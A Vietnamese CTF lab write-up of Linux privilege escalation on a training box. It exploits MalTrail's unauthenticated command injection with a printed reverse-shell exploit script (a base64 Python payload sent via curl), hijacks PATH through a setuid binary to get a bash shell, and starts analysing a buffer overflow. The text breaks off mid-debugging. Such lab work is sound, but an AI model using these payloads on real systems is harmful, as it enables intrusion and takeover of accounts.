
```
ls -la
```

Đầu tiên ta sẽ xem thử owner chall 5 là **brown**:

```
taylor@infinity:/opt$ ls -la
total 28
drwxr-xr-x  7 root root 4096 Oct 29 12:23 .rums
drwxr-xr-x 19 root root 4096 Oct 22 11:38 ..
drwxr-x---  2 root root 4096 Oct 29 12:22 chall1
drwxr-x---  4 root root 4096 Oct 29 12:23 chall3
drwxr-x---  9 root brown 4096 Oct 29 12:23 chall5
drwxr-x---  2 root john 4096 Oct 29 12:23 chall7
drwx--x--x  4 root root 4096 Oct 29 12:22 containerd
```

Cat file **/etc/passwd** cho biết được có vẻ như brown đang chạy 1 service tên là **MalTrail Administrator**.

```
cat /etc/passwd
```




```

taylor@infinity:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/ssh:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ltn0tbug:x:1000:1000:Nobody:/home/ltn0tbug:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
taylor:x:1001:1001:TinyFileManager Administrator:/home/taylor:/bin/bash
brown:x:1002:1002:MalTrail Administrator:/home/brown:/bin/bash
john:x:1003:1003:Information Asset Manager:/home/john:/bin/bash
bind:x:114:119::/var/cache/bind:/usr/sbin/nologin
taylor@infinity:~$

```

Ta sẽ tiến hành google search service kia xem thử, ta thấy service này có lỗ hổng command injection:



Bounties
Com

### Unauthenticated OS Command Injection in stamparm/maltrail

in stamparm/maltrail

✓ Valid Reported on Feb 25th 2023

Kém theo đó có cả code exploit được public trên github:



Ta dùng lệnh `ss -tuln` để xem các port đang mở, và phát hiện port 8338 cũng chính là port mà mã nguồn maltrail public trên github có đề cập đến:

```
ss -tuln
```

```
taylor@infinity:~$ ss -tuln
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	172.18.0.1:53	0.0.0.0:*	
udp	UNCONN	0	0	172.18.0.1:53	0.0.0.0:*	
udp	UNCONN	0	0	172.17.0.1:53	0.0.0.0:*	
udp	UNCONN	0	0	172.17.0.1:53	0.0.0.0:*	
udp	UNCONN	0	0	192.168.19.140:53	0.0.0.0:*	
udp	UNCONN	0	0	192.168.19.140:53	0.0.0.0:*	
udp	UNCONN	0	0	127.0.0.1:53	0.0.0.0:*	
udp	UNCONN	0	0	127.0.0.1:53	0.0.0.0:*	
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	
udp	UNCONN	0	0	[::1]:53	:::*	
udp	UNCONN	0	0	[::1]:53	:::*	
udp	UNCONN	0	0	[fe80::250:56ff:feb7:97d0]:%ens33:53	:::*	
udp	UNCONN	0	0	[fe80::250:56ff:feb7:97d0]:%ens33:53	:::*	
udp	UNCONN	0	0	[fe80::42:ecff:fed8:4a4c]:%br-7f2363a89e3f:53	:::*	
udp	UNCONN	0	0	[fe80::42:ecff:fed8:4a4c]:%br-7f2363a89e3f:53	:::*	
udp	UNCONN	0	0	[fe80::ccdf:d5ff:fe19:b82]:%veth776f68b:53	:::*	
udp	UNCONN	0	0	[fe80::ccdf:d5ff:fe19:b82]:%veth776f68b:53	:::*	
udp	UNCONN	0	0	[fe80::541b:a0ff:fe44:9409]:%veth884c25e:53	:::*	
udp	UNCONN	0	0	[fe80::541b:a0ff:fe44:9409]:%veth884c25e:53	:::*	
tcp	LISTEN	0	10	172.18.0.1:53	0.0.0.0:*	
tcp	LISTEN	0	10	172.18.0.1:53	0.0.0.0:*	
tcp	LISTEN	0	10	172.17.0.1:53	0.0.0.0:*	
tcp	LISTEN	0	10	172.17.0.1:53	0.0.0.0:*	
tcp	LISTEN	0	10	192.168.19.140:53	0.0.0.0:*	
tcp	LISTEN	0	10	192.168.19.140:53	0.0.0.0:*	
tcp	LISTEN	0	10	127.0.0.1:53	0.0.0.0:*	
tcp	LISTEN	0	10	127.0.0.1:53	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
tcp	LISTEN	0	5	127.0.0.1:953	0.0.0.0:*	
tcp	LISTEN	0	5	127.0.0.1:953	0.0.0.0:*	
tcp	LISTEN	0	1	0.0.0.0:4444	0.0.0.0:*	
tcp	LISTEN	0	0	0.0.0.0:7171	0.0.0.0:*	
tcp	LISTEN	0	1	0.0.0.0:2222	0.0.0.0:*	
tcp	LISTEN	0	1	0.0.0.0:9999	0.0.0.0:*	
tcp	LISTEN	2	1	0.0.0.0:8080	0.0.0.0:*	
tcp	LISTEN	0	1	0.0.0.0:54000	0.0.0.0:*	
tcp	LISTEN	0	4096	0.0.0.0:80	0.0.0.0:*	
tcp	LISTEN	0	5	127.0.0.1:8338	0.0.0.0:*	
tcp	LISTEN	0	10	[::1]:53	:::*	
tcp	LISTEN	0	10	[::1]:53	:::*	
tcp	LISTEN	0	10	[fe80::250:56ff:feb7:97d0]:%ens33:53	:::*	
tcp	LISTEN	0	10	[fe80::250:56ff:feb7:97d0]:%ens33:53	:::*	
tcp	LISTEN	0	10	[fe80::42:ecff:fed8:4a4c]:%br-7f2363a89e3f:53	:::*	
tcp	LISTEN	0	10	[fe80::42:ecff:fed8:4a4c]:%br-7f2363a89e3f:53	:::*	
tcp	LISTEN	0	10	[fe80::ccdf:d5ff:fe19:b82]:%veth776f68b:53	:::*	
tcp	LISTEN	0	10	[fe80::ccdf:d5ff:fe19:b82]:%veth776f68b:53	:::*	
tcp	LISTEN	0	10	[fe80::541b:a0ff:fe44:9409]:%veth884c25e:53	:::*	
tcp	LISTEN	0	10	[fe80::541b:a0ff:fe44:9409]:%veth884c25e:53	:::*	

Option `HTTP_ADDRESS` contains the web server's listening address (Note: use `0.0.0.0` to listen on all interfaces).  
Option `HTTP_PORT` contains the web server's listening port. Default listening port is set to `8338`. If option `USE_SSL` is set to `true` then `SSL/TLS` will be used for accessing the web server (e.g. `https://192.168.6.10:8338/`). In that case, option `SSL_PEM` should be pointing to the server's private/cert PEM file.

Ta dùng **curl** để xem thì đúng thật **brown** đang host 1 website trên port 8338:

```
curl http://127.0.0.1:8338
```

```
taylor@infinity:~$ curl http://127.0.0.1:8338
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta http-equiv="Content-Type" content="text/html; charset=utf8">
    <meta name="viewport" content="width=device-width, user-scalable=no">
    <meta name="robots" content="noindex, nofollow">
    <title>Maltrail</title>
    <link rel="stylesheet" type="text/css" href="css/thirdparty.min.css">
    <link rel="stylesheet" type="text/css" href="css/main.css">
    <link rel="stylesheet" type="text/css" href="css/media.css">
    <script type="text/javascript" src="js/errorhandler.js"></script>
    <script type="text/javascript" src="js/thirdparty.min.js"></script>
    <script type="text/javascript" src="js/papaparse.min.js"></script>
  </head>
  <body>
    <div id="header_container" class="header noselect">
      <div id="logo_container">
        <span id="logo">altrail</span>
      </div>
      <div id="calendar_container">
        <center><span id="spanToggleHeatmap" style="cursor: pointer"><a class="header-a header-period" id="period_label"></a></span></center>
      </div>
      <ul id="link_container">
        <li class="header-li"><a class="header-a" href="https://github.com/stamparm/maltrail/blob/master/README.md" id="documentation_link" target="_
ocumentation"><a></li>
        <li class="header-li link-splitter"></li>
        <li class="header-li"><a class="header-a" href="https://github.com/stamparm/maltrail/wiki" id="wiki_link" target="_blank">Wiki</a></li>
        <li class="header-li link-splitter"></li>
        <li class="header-li"><a class="header-a" href="https://docs.google.com/spreadsheets/d/1LJfIa1jPZ-Vue5QkQACLaAijBNjgRYluPCghCVBMtHI/edit"
laboration_link" target="_blank">Collaboration</a></li>
        <li class="header-li link-splitter"></li>
        <li class="header-li"><a class="header-a" href="https://github.com/stamparm/maltrail/issues/" id="issues_link" target="_blank">Issues</a></li>
        <li class="header-li link-splitter hidden" id="login_splitter"></li>
        <li class="header-li"><a class="header-a hidden" id="login_link">Log In</a></li>
      </ul>
    </div>
  </body>
</html>
```

Sau một hồi research đọc hiểu code exploit, thì ta nhận thấy đây là 1 lỗ hổng ta có thể tận dụng để tạo reverse shell. Cơ mà may mắn là ta đã vào được chính máy này rồi, hiện tại chỉ muốn leo thang từ **taylor** lên **brown**. Bài này khá tương tự 1 câu trong lab1 đã được thực hành trước đó, chỉ là ở phiên bản nâng cao hơn:

Ta tạo file exploit.py, copy code exploit trên github bỏ vào, cấp quyền thực thi. Trước đó ta phải lắng nghe bằng **nc -nvlp 5678** ở tab khác. Rồi mới bắt đầu exploit

Ở đây **localhost 5678** : là ip host lắng nghe và port của host lắng nghe

```
cd /tmp

touch exploit.py

chmod +x exploit.py

vi exploit.py

python3 exploit.py localhost 5678 http://localhost:8338
```

```
kali@kali: ~/gk_box_ctf x  taylor@infinity: /tmp x  taylor@infinity: ~ x  kali@kali: ~ x
taylor@infinity:~$ cd /tmp
taylor@infinity:/tmp$ touch exploit.py
taylor@infinity:/tmp$ chmod +x exploit.py
taylor@infinity:/tmp$ vi exploit.py
taylor@infinity:/tmp$ python3 exploit.py localhost 5678 http://localhost:8338
Running exploit on http://localhost:8338/login
```

File exploit.py:

```
1  '''
2  3  4  5  6  7  8  9  10  11  12
13  import sys;
14  import os;
15  import base64;
16
17  def main():
18      listening_IP = None
19      listening_PORT = None
20      target_URL = None
21
22      if len(sys.argv) != 4:
23          print("Error. Needs listening IP, PORT and target URL.")
24          return(-1)
25
26      listening_IP = sys.argv[1]
27      listening_PORT = sys.argv[2]
28      target_URL = sys.argv[3] + "/login"
29      print("Running exploit on " + str(target_URL))
30      curl_cmd(listening_IP, listening_PORT, target_URL)
31
32  def curl_cmd(my_ip, my_port, target_url):
33      payload = f'python3 -c `import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",{my_port}));os
34      encoded_payload = base64.b64encode(payload.encode()).decode() # encode the payload in Base64
35      command = f'curl {target_url}' --data 'username=`echo+`{encoded_payload}`+|+base64+-d+|+sh`'
36      os.system(command)
```

Sau khi có được shell, tiến hành check thử thì đúng là shell của **brown**, việc còn lại là cat flag:

```
nc -nvlp 5678

whoami
```

```
cat flag.txt
```

làm cho hệ thống lấy nó làm đường dẫn cho lệnh kia, gọi đến lệnh mà ta đã tạo vào thực thi theo ý muốn của ta

**Khuyến nghị vá lỗ hổng:** Sử dụng đường dẫn tuyệt đối cho các lệnh shell. Quản lý quyền suid cẩn thận bởi nó rất dễ gây nên các lỗ hổng bảo mật

**Mức độ ảnh hưởng:** **Nghiêm trọng**

**Cách thức khai thác:**

```
find / -perm -4000 -type f -ls 2>/dev/null
```

Đầu tiên ta tìm kiếm và hiển thị thông tin chi tiết về các tệp có quyền **setuid** trên hệ thống từ đường dẫn gốc /. Ta nhận thấy user brown có có quyền **setuid** cho 1 file là **sysinfo**

```
$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
 843 84 -rwsr-xr-x 1 root root 85064 Nov 29 2022 /snap/core20/2015/usr/bin/chfn
 849 52 -rwsr-xr-x 1 root root 53040 Nov 29 2022 /snap/core20/2015/usr/bin/chsh
 918 87 -rwsr-xr-x 1 root root 88464 Nov 29 2022 /snap/core20/2015/usr/bin/gpasswd
1002 55 -rwsr-xr-x 1 root root 55528 May 30 15:42 /snap/core20/2015/usr/bin/mount
1011 44 -rwsr-xr-x 1 root root 44784 Nov 29 2022 /snap/core20/2015/usr/bin/newgrp
1026 67 -rwsr-xr-x 1 root root 68208 Nov 29 2022 /snap/core20/2015/usr/bin/passwd
1136 67 -rwsr-xr-x 1 root root 67816 May 30 15:42 /snap/core20/2015/usr/bin/su
1137 163 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /snap/core20/2015/usr/bin/sudo
1195 39 -rwsr-xr-x 1 root root 39144 May 30 15:42 /snap/core20/2015/usr/bin/umount
1284 51 -rwsr-xr-x 1 root systemd-resolve 51344 Oct 25 2022 /snap/core20/2015/usr/lib/dbus-1.0/dbus-daemon-launch-helper
1656 463 -rwsr-xr-x 1 root root 473576 Jul 19 19:56 /snap/core20/2015/usr/lib/openssh/ssh-keysign
 847 84 -rwsr-xr-x 1 root root 85064 Nov 29 2022 /snap/core20/1974/usr/bin/chfn
 853 52 -rwsr-xr-x 1 root root 53040 Nov 29 2022 /snap/core20/1974/usr/bin/chsh
 922 87 -rwsr-xr-x 1 root root 88464 Nov 29 2022 /snap/core20/1974/usr/bin/gpasswd
1006 55 -rwsr-xr-x 1 root root 55528 May 30 15:42 /snap/core20/1974/usr/bin/mount
1015 44 -rwsr-xr-x 1 root root 44784 Nov 29 2022 /snap/core20/1974/usr/bin/newgrp
1030 67 -rwsr-xr-x 1 root root 68208 Nov 29 2022 /snap/core20/1974/usr/bin/passwd
1140 67 -rwsr-xr-x 1 root root 67816 May 30 15:42 /snap/core20/1974/usr/bin/su
1141 163 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /snap/core20/1974/usr/bin/sudo
1199 39 -rwsr-xr-x 1 root root 39144 May 30 15:42 /snap/core20/1974/usr/bin/umount
1288 51 -rwsr-xr-x 1 root systemd-resolve 51344 Oct 25 2022 /snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
1660 463 -rwsr-xr-x 1 root root 473576 Apr 3 2023 /snap/core20/1974/usr/lib/openssh/ssh-keysign
 297 129 -rwsr-xr-x 1 root root 131832 May 27 08:41 /snap/snapd/19457/usr/lib/snapd/snap-confine
 297 129 -rwsr-xr-x 1 root root 131832 Sep 15 20:13 /snap/snapd/20290/usr/lib/snapd/snap-confine
13734 20 -rwsr-xr-x 1 root root 18736 Feb 26 2022 /usr/libexec/polkit-agent-helper-1
10242 136 -rwsr-xr-x 1 root root 138408 May 29 12:08 /usr/lib/snapd/snap-confine
1411 36 -rwsr-xr-x 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
24458 332 -rwsr-xr-x 1 root root 338536 Aug 24 13:40 /usr/lib/openssh/ssh-keysign
 876 60 -rwsr-xr-x 1 root root 59976 Nov 24 2022 /usr/bin/passwd
 830 48 -rwsr-xr-x 1 root root 47480 Feb 21 2022 /usr/bin/mount
1112 56 -rwsr-xr-x 1 root root 55672 Feb 21 2022 /usr/bin/su
1188 36 -rwsr-xr-x 1 root root 35192 Feb 21 2022 /usr/bin/umount
 573 44 -rwsr-xr-x 1 root root 44808 Nov 24 2022 /usr/bin/chsh
 567 72 -rwsr-xr-x 1 root root 72712 Nov 24 2022 /usr/bin/chfn
1113 228 -rwsr-xr-x 1 root root 232416 Apr 3 2023 /usr/bin/sudo
 681 36 -rwsr-xr-x 1 root root 35200 Mar 23 2022 /usr/bin/fusermount3
 898 32 -rwsr-xr-x 1 root root 30872 Feb 26 2022 /usr/bin/pkexec
 842 40 -rwsr-xr-x 1 root root 40496 Nov 24 2022 /usr/bin/newgrp
39435 16 -rwsr-x 1 root brown 16208 Jan 6 2022 /usr/bin/sysinfo
 697 72 -rwsr-xr-x 1 root root 72072 Nov 24 2022 /usr/bin/gpasswd
```

Tiến hành thực hiện strings file sysinfo thì ta thấy có keywords như: sysinfo.c, getinfo.sh, ...

```
strings /usr/bin/sysinfo
```

```

$ strings /usr/bin/sysinfo
strings /usr/bin/sysinfo
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
system
setuid
setgid
getpwnam
exit
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
john
Cannot find UID for name %s
/home/john/getinfo.sh
:*3$
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
sysinfo.c
__FRAME_END__
__DYNAMIC
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
__edata
__fini
system@GLIBC_2.2.5
printf@GLIBC_2.2.5
__data_start
getpwnam@GLIBC_2.2.5
__gmon_start__
__dso_handle
_IO_stdin_used
setpri
__end
__bss_start

```

Ta có thể suy luận đến việc sysinfo được compile từ sysinfo.c, cơ mà sysinfo.c này lại gọi getinfo.sh để lấy thông tin và xuất ra màn hình như bên dưới.

Mà để có được thông tin ngày tháng năm như thế kia, thì có lẽ getinfo.sh đã gọi lệnh **date**.

```
/usr/bin/sysinfo
```



```

$ /usr/bin/sysinfo
/usr/bin/sysinfo
  Reported date: Sat Nov 18 04:29:42 PM UTC 2023
  Reported usser: john

-----SYSTEM-----
Static hostname: infinity
Icon name: computer-vm
Machine ID: 5264985bebae4657b0deccae900b824d
Boot ID: 7a5dd5d0d9524294862e0b30ebd991bb
Virtualization: vmware
Operating System: Ubuntu 22.04.3 LTS
Kernel: Linux 5.15.0-88-generic
Architecture: x86-64
Hardware Vendor: VMware, Inc.
Hardware Model: VMware Virtual Platform

-----USER-----
Username: root (0)
Position: root

Username: ltn0tbug (1000)
Position: Nobody

Username: taylor (1001)
Position: TinyFileManager Administrator

Username: brown (1002)
Position: MalTrail Administrator

Username: john (1003)
Position: Information Asset Manager

$ █

```

Do đó ta có thể exploit bằng cách:

- Tạo file date với nội dung: **/bin/bash 1>&0 2>&0**
- Cấp quyền thực thi
- Thêm path của nó vào đầu biến **\$PATH**
- Tiến hành chạy file **sysinfo**

Thế là ta có được shell của **john** như bên dưới, cd vào /home/john và cat flag:

```
echo "/bin/bash 1>&0 2>&0" > date
```

```
chmod +x date
```

```
export PATH=./tmp:$PATH
```

```
/usr/bin/sysinfo
```

```
cd /home/john
```

```
cat flag.txt
```

```
taylor@infinity:~$ nc -nvlp 5678
Listening on 0.0.0.0 5678
Connection received on 127.0.0.1 41030
$ cd /tmp
cd /tmp
$ echo "/bin/bash 1>&0 2>&0" > date
echo "/bin/bash 1>&0 2>&0" > date
$ chmod +x date
chmod +x date
$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
$ /usr/bin/sysinfo
/usr/bin/sysinfo
Reported date: john@infinity:/tmp$ whoami
whoami
john
john@infinity:/tmp$ ls
ls
date
exploit.py
hostnamectl
_MEIsgRrqf
snap-private-tmp
systemd-private-7a5dd5d0d9524294862e0b30ebd991bb-ModemManager.service-NODnri
systemd-private-7a5dd5d0d9524294862e0b30ebd991bb-systemd-logind.service-14ftFA
systemd-private-7a5dd5d0d9524294862e0b30ebd991bb-systemd-resolved.service-sG3fCO
systemd-private-7a5dd5d0d9524294862e0b30ebd991bb-systemd-timesyncd.service-jzepwx
vmware-root_740-2999460834
john@infinity:/tmp$ cd /home/john
cd /home/john
john@infinity:/home/john$ ls
ls
flag.txt  getinfo.sh
john@infinity:/home/john$ cat flag.txt
cat flag.txt
INF06{m5HJmxlrL25hwuOqUuM6}
john@infinity:/home/john$
```

**Flag 6:** INF06{m5HJmxlrL25hwuOqUuM6}

## Tham khảo:

[1]: <https://p0i5on8.github.io/posts/hackthebox-magic/>

[2]: <https://github.com/RoqueNight/Linux-Privilege-Escalation-Basics>

[3]: <https://securiumsolutions.com/privilege-escalation-with-suid-in-linux/>

## Leo thang đặc quyền

**Lỗ hổng đã khai thác:** Flag 7 (root.txt)

**Giải thích lỗ hổng:** Cấp cho user toàn quyền với NoPasswd, lệnh thực thi quan trọng lại được đặt trong file binary có lỗ hổng buffer overflow, dẫn đến bị khai thác thông tin quan trọng (/root/root.txt) thông qua file binary của user.

**Khuyến nghị vá lỗ hổng:** Tăng cường bảo mật, không để các command quan trọng tương tác trực tiếp với dữ liệu quan trọng trong code thực thi có lỗ hổng bảo mật. Hạn chế việc cấp toàn quyền NoPasswd cho user. Tránh các lỗ hổng phổ biến như buffer overflow, format string, ...

**Mức độ ảnh hưởng:** **Nghiêm trọng**

## Cách thức khai thác:

Đầu tiên ta tiến hành encode base64 file binary, sau đó copy ra /tmp để có thể scp vô copy file đó về local của mình tiến hành reverse, phân tích, debug:

```
cd /opt/chall7  
  
./rootnow  
  
cat rootnow | base64 > tmp/hjn4
```

```


john@infinity:/home/john$ cd /opt/chall7
cd /opt/chall7
john@infinity:/opt/chall7$ ls
ls
rootnow  rootnow.c
john@infinity:/opt/chall7$ ./rootnow
./rootnow
Give me your fun number
12
12
I'm sorry =))
john@infinity:/opt/chall7$ ls -la
ls -la
total 28
drwxr-x— 2 root john  4096 Oct 29 12:23 .
drwxr-xr-x 7 root root  4096 Oct 29 12:23 ..
-rwxr-x— 1 root john 16200 Oct 29 12:23 rootnow
-rwx— 1 root john   406 Oct 29 12:23 rootnow.c
john@infinity:/opt/chall7$ cat rootnow | base64 > /tmp/hjn4
cat rootnow | base64 > /tmp/hjn4
john@infinity:/opt/chall7$ █

```

Lúc này ta đã lấy về được với scp, tiến hành decode và chạy thử thấy file vẫn ổn:

```
scp taylor@192.168.19.140:/tmp/hjn4 .
```

```
base64 -d hjn4 > decode
```



```

(kali@kali)~$ scp taylor@192.168.19.140:/tmp/hjn4 .
taylor@192.168.19.140's password:
hjn4
(kali@kali)~$ base64 -d hjn4 > decode
(kali@kali)~$ ./decode
Give me your fun number
123
I'm sorry =))
(kali@kali)~$ █

```

View source code với IDA, file binary chỉ có 1 hàm duy nhất như thế này:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v3; // eax
4     char s[28]; // [rsp+0h] [rbp-20h] BYREF
5     int v6; // [rsp+1Ch] [rbp-4h]
6
7     v3 = time(0LL);
8     srand(v3);
9     v6 = rand();
10    puts("Give me your fun number");
11    fgets(s, 1337, _bss_start);
12    if ( v6 == 1337 )
13    {
14        puts("Congrat!!!");
15        system("/usr/bin/cat /root/root.txt");
16    }
17    else
18    {
19        puts("I'm sorry =))");
20    }
21    return 0;
22 }

```

Đọc source code ta có thể thấy:

**v6** được random với `srand(time(0))` dẫn đến **v6** sẽ luôn thay đổi theo biến số thời gian. Cơ mà để đợi được khi nào đó **v6 = 1337** là chuyện không phải attacker sẽ làm.

Mà ở đây ta thấy **s** được khai báo **28** kí tự nhưng lại cho phép nhập đến **1337** kí tự, dẫn đến lỗi buffer overflow.

Ta lại thấy **v6** ở vị trí **rpb - 4** còn **s** thì ở vị trí **rbp -20**, do đó **s** có thể ghi đè lên giá trị của **v6**. Mục tiêu của ta là ghi đè sao cho **v6** có giá trị bằng **1337**

Tiến hành debug với **pwndbg**:

```

pwndbg> disass main
Dump of assembler code for function main:
0x00000000000011e9 <+0>:    endbr64
0x00000000000011ed <+4>:    push    rbp
0x00000000000011ee <+5>:    mov     rbp, rsp
0x00000000000011f1 <+8>:    sub     rsp, 0x20
0x00000000000011f5 <+12>:   mov     edi, 0x0
0x00000000000011fa <+17>:   call    0x10e0 <time@plt>
0x00000000000011ff <+22>:   mov     edi, eax
0x0000000000001201 <+24>:   call    0x10c0 <srand@plt>
0x0000000000001206 <+29>:   call    0x10f0 <rand@plt>
0x000000000000120b <+34>:   mov     DWORD PTR [rbp-0x4], eax
0x000000000000120e <+37>:   lea     rax, [rip+0xdef]          # 0x2004
0x0000000000001215 <+44>:   mov     rdi, rax
0x0000000000001218 <+47>:   call    0x10a0 <puts@plt>
0x000000000000121d <+52>:   mov     rdx, QWORD PTR [rip+0x2dec] # 0x4010 <stdin@GLIBC_2.2.5>
0x0000000000001224 <+59>:   lea     rax, [rbp-0x20]
0x0000000000001228 <+63>:   mov     esi, 0x539
0x000000000000122d <+68>:   mov     rdi, rax
0x0000000000001230 <+71>:   → call    0x10d0 <fgets@plt>
0x0000000000001235 <+76>:   → cmp     DWORD PTR [rbp-0x4], 0x539
0x000000000000123c <+83>:   jne     0x125e <main+117>
0x000000000000123e <+85>:   lea     rax, [rip+0xdd7]          # 0x201c
0x0000000000001245 <+92>:   mov     rdi, rax
0x0000000000001248 <+95>:   call    0x10a0 <puts@plt>
0x000000000000124d <+100>:  lea     rax, [rip+0xdd3]          # 0x2027
0x0000000000001254 <+107>:  mov     rdi, rax
0x0000000000001257 <+110>:  call    0x10b0 <system@plt>
0x000000000000125c <+115>:  jmp     0x126d <main+132>
0x000000000000125e <+117>:  lea     rax, [rip+0xdde]          # 0x2043
0x0000000000001265 <+124>:  mov     rdi, rax
0x0000000000001268 <+127>:  call    0x10a0 <puts@plt>
0x000000000000126d <+132>:  mov     eax, 0x0
0x0000000000001272 <+137>:  leave
0x0000000000001273 <+138>:  ret
End of assembler dump.
pwndbg>

```

Ta sẽ đặt breakpoint tại main+71 và main+76 nhằm tính toán offset cho việc ghi đè:

Chuỗi ta nhập vào được lưu ở : **0x7fffffffdae0**

```

[ DISASM / x86-64 / set emulate on ]
► 0x55555555230 <main+71>    call    fgets@plt          <fgets@plt>
    s: 0x7fffffffdae0 ← 0x0
    n: 0x539
    stream: 0x7ffff7f9faa0 (_IO_2_1_stdin_) ← 0xfbad2088

